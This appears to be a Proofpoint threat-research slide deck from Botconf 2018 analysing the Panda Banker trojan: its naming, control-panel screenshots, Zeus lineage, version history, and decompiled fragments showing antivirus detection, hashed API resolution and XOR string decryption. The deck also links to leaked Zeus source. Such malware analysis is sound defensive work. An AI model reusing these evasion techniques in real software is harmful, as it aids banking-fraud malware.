



proofpoint™

EVERYTHING PANDA BANKER

Dennis Schwarz (@tildedennis)

Botconf, December 2018




Source: Renee di Cherri (@reneedicherri)

Naming (Malware)

```
CryptedStrings::_getW(249u, &av_query); // Select * from AntiVirusProduct
wmi_results = query_WMI_SecurityCenters(&av_query);
if ( wmi_results )
{
    CryptedStrings::_getW(251u, &Panda); // Panda
    dword_41BC7C = strcmp_like_w(wmi_results, &Panda) != 0;
    json_init_entry_s28_string_4_wide(json_dict, 39u, wmi_results); // antivirus
    Mem::free(Mem);
}
```



Naming (Panel)



A screenshot of a web browser window with a yellow border. The address bar shows a URL starting with 'http://a'. A red rectangle highlights the browser tab, which is labeled 'Panda / login'. The main content area of the browser displays a login form. The form includes a 'User name:' label above a text input field containing a single character '|'. Below this is a 'Password:' label above another text input field. Under the password field is a checkbox labeled 'Remember'. At the bottom of the form is a blue button labeled 'Submit'.

Source: <https://www.proofpoint.com/us/threat-insight/post/panda-banker-new-banking-trojan-hits-the-market>

Naming (Panel)



Panda {NEWVERSION}
Last login: {LASTLOGIN}

- [Statistics](#)
- [Reports](#)
- [Bots](#)
- [Scripts](#)
- [Socks](#)
- [VNC](#)
- [Jabber](#)
- [Parser](#)
 - [Templates](#)
 - [Options](#)
- [Api](#)
- [WebInjects](#)
- [Uploads](#)
- [Templates](#)
- [Options](#)
- [Debug](#)
- [Logout](#)

Total bots: {SMSTAT_TOTAL}
Online bots: {SMSTAT_ONLINE}
New bots: {SMSTAT_NEW}

Source: <https://twitter.com/CryptoInsane/status/957185222608609281>

Zeus Panda

The screenshot shows the GitHub interface for the repository **Visgean / Zeus**. The browser address bar displays the URL <https://github.com/Visgean/Zeus/tree/translation/source/client>. The repository page includes navigation tabs for **Code**, **Pull requests**, and **Insights**. The **Code** tab is active, showing the file tree for the **translation / source / client** directory. A commit by **bwall** is highlighted, titled "Revert 'encoding experiments'", with the latest commit hash **a66838b** dated **Jul 5, 2013**. Below the commit information, a table lists the files in the directory, their commit messages, and the time since the last commit.

File	Commit Message	Time
..		
vnc	Revert "encoding experiments"	5 years ago
backconnectbot.cpp	Revert "encoding experiments"	5 years ago
backconnectbot.h	Revert "encoding experiments"	5 years ago
certstorehook.cpp	Revert "encoding experiments"	5 years ago
certstorehook.h	Revert "encoding experiments"	5 years ago
client.vcxproj	Revert "encoding experiments"	5 years ago
client.vcxproj.user	Revert "encoding experiments"	5 years ago
common.cpp	Sources uploaded.	8 years ago
core.cpp	Revert "encoding experiments"	5 years ago
core.h	Revert "encoding experiments"	5 years ago
corecontrol.cpp	Experimentally translated	8 years ago
corecontrol.h	Revert "encoding experiments"	5 years ago

Source: <https://github.com/Visgean/Zeus>


Same Same But Different

Functions window

Function name	Segment	Start	Length	Locals	Arguments	R	F	L	S	B	T
f BackconnectBot__proc	.text	0040137E	0000014E	00000202	00000000	R	.	.	.	.	.
f ComLibrary__createInterface	.text	00408363	00000041	00000008	00000000	R	.	.	.	B	.
f ComLibrary__initThread	.text	00408300	0000003E	00000008	00000000	R	.	.	.	.	.
f ComLibrary__uninitThread	.text	0040833E	00000025	00000000	00000000	R	.	.	.	.	.
f CoreControl__removeAutorun	.text	0040C371	0000007E	00000270	00000000	R	.	.	.	B	.
f CoreControl__procAutorun	.text	00408FBD	0000036E	00000A54	00000000	R	.	.	.	.	.
f CoreControl__procInfection	.text	0040B9EE	00000060	00000000	00000000	R	.	.	.	.	.
f CoreHook__hookerGetFileAttributesExW	.text	0040C56B	000000B0	00000008	0000000C	R	.	.	.	.	.
f CoreHook__hookerLdrLoadDll	.text	0040C3EF	0000017C	00000024	00000010	R	.	.	.	.	.
f CoreInject__injectToAll	.text	0040C9D5	00000107	00000024	00000000	R	.	.	.	.	.
f CoreInject__injectMalwareToProcess	.text	0040C61B	00000326	00000078	00000008	R	.	.	.	.	.
f CoreInstall__install	.text	0040D0BF	000002EB	00000A34	00000000	R	.	.	.	.	.
f CoreInstall__loadInstalledData	.text	0040D3AA	000000C7	000002A8	00000004	R	.	.	.	.	.
f CoreInstall__loadUpdateData	.text	0040D690	0000011B	000001E0	00000000	R	.	.	.	B	.
f CoreInstall__uninstall_part1	.text	0040D7AB	00000077	0000007C	00000000	R	.	.	.	B	.
f CoreInstall__uninstall_part2	.text	0040D9D1	0000011E	00000E08	00000000	R	.	.	.	B	.
f CoreInstall__update	.text	0040D471	0000021F	000003EC	00000005	R	.	.	.	.	.
f CoreInstall__generateBasicFile	.text	0040CC89	00000159	00000434	00000004	R	.	.	.	.	.
f CoreInstall__saveFile	.text	0040CF2B	000000A1	00000010	00000005	R	.	.	.	.	.
f CoreInstall__savePeFile	.text	0040CFCC	0000008B	00000130	00000004	R	.	.	.	B	.
f CoreInstall__stopServices	.text	0040D057	0000001F	00000000	00000000	R	.	.	.	.	.
f Core__GetProcAddress	.text	00409AD9	00000061	00000014	00000000	R	.	.	.	.	.
f Core__entryPoint	.text	0040B793	000000CD	00000010	00000000	R	.	.	.	.	.
f Core__getKernel32Handle	.text	00409CB4	00000070	00000014	00000000	R	.	.	.	.	.
f Core__injectEntryForModuleEntry	.text	0040B860	0000018E	00000084	00000000	R	.	.	.	B	.
f Core__copyDataToProcess	.text	00409C1D	00000097	0000002C	00000008	R	.	.	.	.	.
f Core__copyHandleToProcess	.text	00409BE5	00000038	00000000	0000000C	R	.	.	.	.	.
f Core__defaultModuleEntry	.text	0040B77D	00000016	00000000	00000000	R	.	.	.	.	.
f Core__generateObjectName	.text	0040A821	00000044	00000114	00000004	R	.	.	.	.	.

Line 1 of 483

First Contact



The screenshot shows a 'File information' window with a tabbed interface. The 'ITW' tab is selected. Under the 'Prevalence metrics' section, a table lists submission data. The first two rows, 'First submission' and 'Last submission', are highlighted with a red border. Both show a timestamp of '2016-01-27 01:58:08'. The 'Number of submissions' is 1, and 'Distinct source submissions' is also 1. At the bottom, there are buttons for 'Download file', 'Re-scan file', and 'Close'.

Prevalence metrics	
First submission	2016-01-27 01:58:08
Last submission	2016-01-27 01:58:08
Number of submissions	1
Distinct source submissions	1

SHA256: db790cbe0beb2a9c2749cb914fbdec8bdc7aa2ef3c9ca6c721e0c0fede715fb2

First Contact

PANDA BANKER: NEW BANKING TROJAN HITS THE MARKET

APRIL 20, 2016 Axel F



Source: <https://www.proofpoint.com/us/threat-insight/post/panda-banker-new-banking-trojan-hits-the-market>

All The Samples!




Release Dates

- 2.1.x
 - January 2016
 - 4 minor releases
- 2.2.x
 - April 2016
 - 14 minor releases
- 2.3.x
 - March 2017
 - 4 minor releases
- 2.4.x
 - June 2017
 - 4 minor releases
- 2.5.x
 - August 2017
 - 8 minor releases
- 2.6.x
 - December 2017
 - 11 minor releases

2018

- 2.6.2 (January)
- 2.6.3 (February)
- 2.6.4 (February)
- 2.6.5 (March)
- 2.6.6 (March)
- 2.6.7 (April)
- 2.6.8 (April)
- 2.6.9 (May)
- 2.6.10 (June)

Version Activity



Take Warning

IDA Pro Screenshots Ahead



Version (2.1.0 - 2.5.7)

- “%u.%u.%u” wide

```
if ( flags & 4 )
{
    Core::getPeSettings(&v21, a3);
    json_init_entry_s28_string_4_wide(json_dict, 43u, &v22);// id
    Core::getCurrentBotnetName(&botnet, flags);
    json_init_entry_s28_string_4_wide(json_dict, 84u, &botnet);// botnet
    Str::_sprintfW(&version_str, 10, L"%u.%u.%u", 2, 1, 0);// version 2.1.0
    json_init_entry_s28_string_4_wide(json_dict, 4u, &version_str);// version
}
```

Version (2.6.0 - present)

- “%u.%u” ascii

```
if ( flags & 4 )
{
    Core::getPeSettings(NameBuffer);
    decrypt_str(&dword_25E221F8, 2u, 0x32C83A5, 0); // id
    json_init_entry_s28_string_4_wide(&v26);
    Core::getCurrentBotnetName();
    decrypt_str(dword_25E21F24, 6u, 0x38CEBB3C, 0); // botnet
    json_init_entry_s28_string_4_wide(&v24);
    version_str = decrypt_str(&unk_25E2251C, 8u, 0x851DAA98, 1); // %u.%u.%u
    Str::_sprintfW(&v23, 10, version_str, 2, 6, 0);
    decrypt_str(dword_25E22528, 70, 57926984, 0); // version
    json_init_entry_s28_string_4_wide(&v23);
}
if ( flags & 8 )
{
    get_win_version(&nSize);
    if ( json_init_entry_s28_dict_6() )
    {
        Str::_sprintfA(&v23, 10, "%u.%u", nSize);
    }
}
```

Version (most Zeus variants)

```
if ( flags & 2 )  
{  
    version_dword = 0x2000809;           // version 2.0.8.9  
    v4 = BinStorage::_addItem(binstorage, 4u, 0x2713, 0x20000, &version_dword);  
}
```

Windows API Function Calls (2.1.0 - 2.5.7)

```
int __fastcall w_wvnsprintfW(_WORD *pszDest, int cchDest, int pszFmt, int arglist)
{
    int chrs_written; // eax
    int (__stdcall *wvnsprintfW)(_WORD *, int, int, int); // eax

    if ( cchDest <= 0 )
        return -1;
    cchDest *= 2;
    memset(pszDest, 0, 2 * cchDest);
    wvnsprintfW = resolve_func_by_hash(&dword_41B7E0, 316, 0x81BEEE11, 232);
    chrs_written = wvnsprintfW(pszDest, cchDest, pszFmt, arglist);
    *(pszDest + cchDest - 2) = 0;
    if ( chrs_written == -1 )
        return strlen_like(pszDest);
    pszDest[chrs_written] = 0;
    return chrs_written;
}
```

Windows API Function Calls (2.1.0 - 2.5.7)

```
>>> import binascii
>>> print "0x%x" % (binascii.crc32("wvnsprintfW")
& 0xffffffff)
0x81beee11
>>>
```

Windows API Function Calls (2.1.0 - 2.5.7)



Encrypted Strings (2.1.0 – 2.2.9)

```
int __fastcall CryptedStrings::_getA(unsigned __int16 a_index, int str)
{
    int index; // esi
    int i; // edx
    int v5; // ecx
    char v6; // al
    int str_len; // eax

    index = a_index;
    i = 0;
    if ( g_enc_str_len[4 * a_index] > 0u )
    {
        do
        {
            v5 = i;
            v6 = i ^ g_xor_key[8 * index] ^ g_enc_str[2 * index][i];
            ++i;
            *(v5 + str) = v6;
        }
        while ( i < g_enc_str_len[4 * index] );
    }
    str_len = g_enc_str_len[4 * index];
    *(str_len + str) = 0;
    return str_len;
}
```

Encrypted Strings (2.2.10 – 2.5.7)


```
int __fastcall CryptedStrings::_getA(unsigned __int16 a_index, int str)
{
    int index; // esi
    int i; // ebx
    int v5; // edx
    char v6; // cl
    int result; // eax

    index = a_index;
    i = 0;
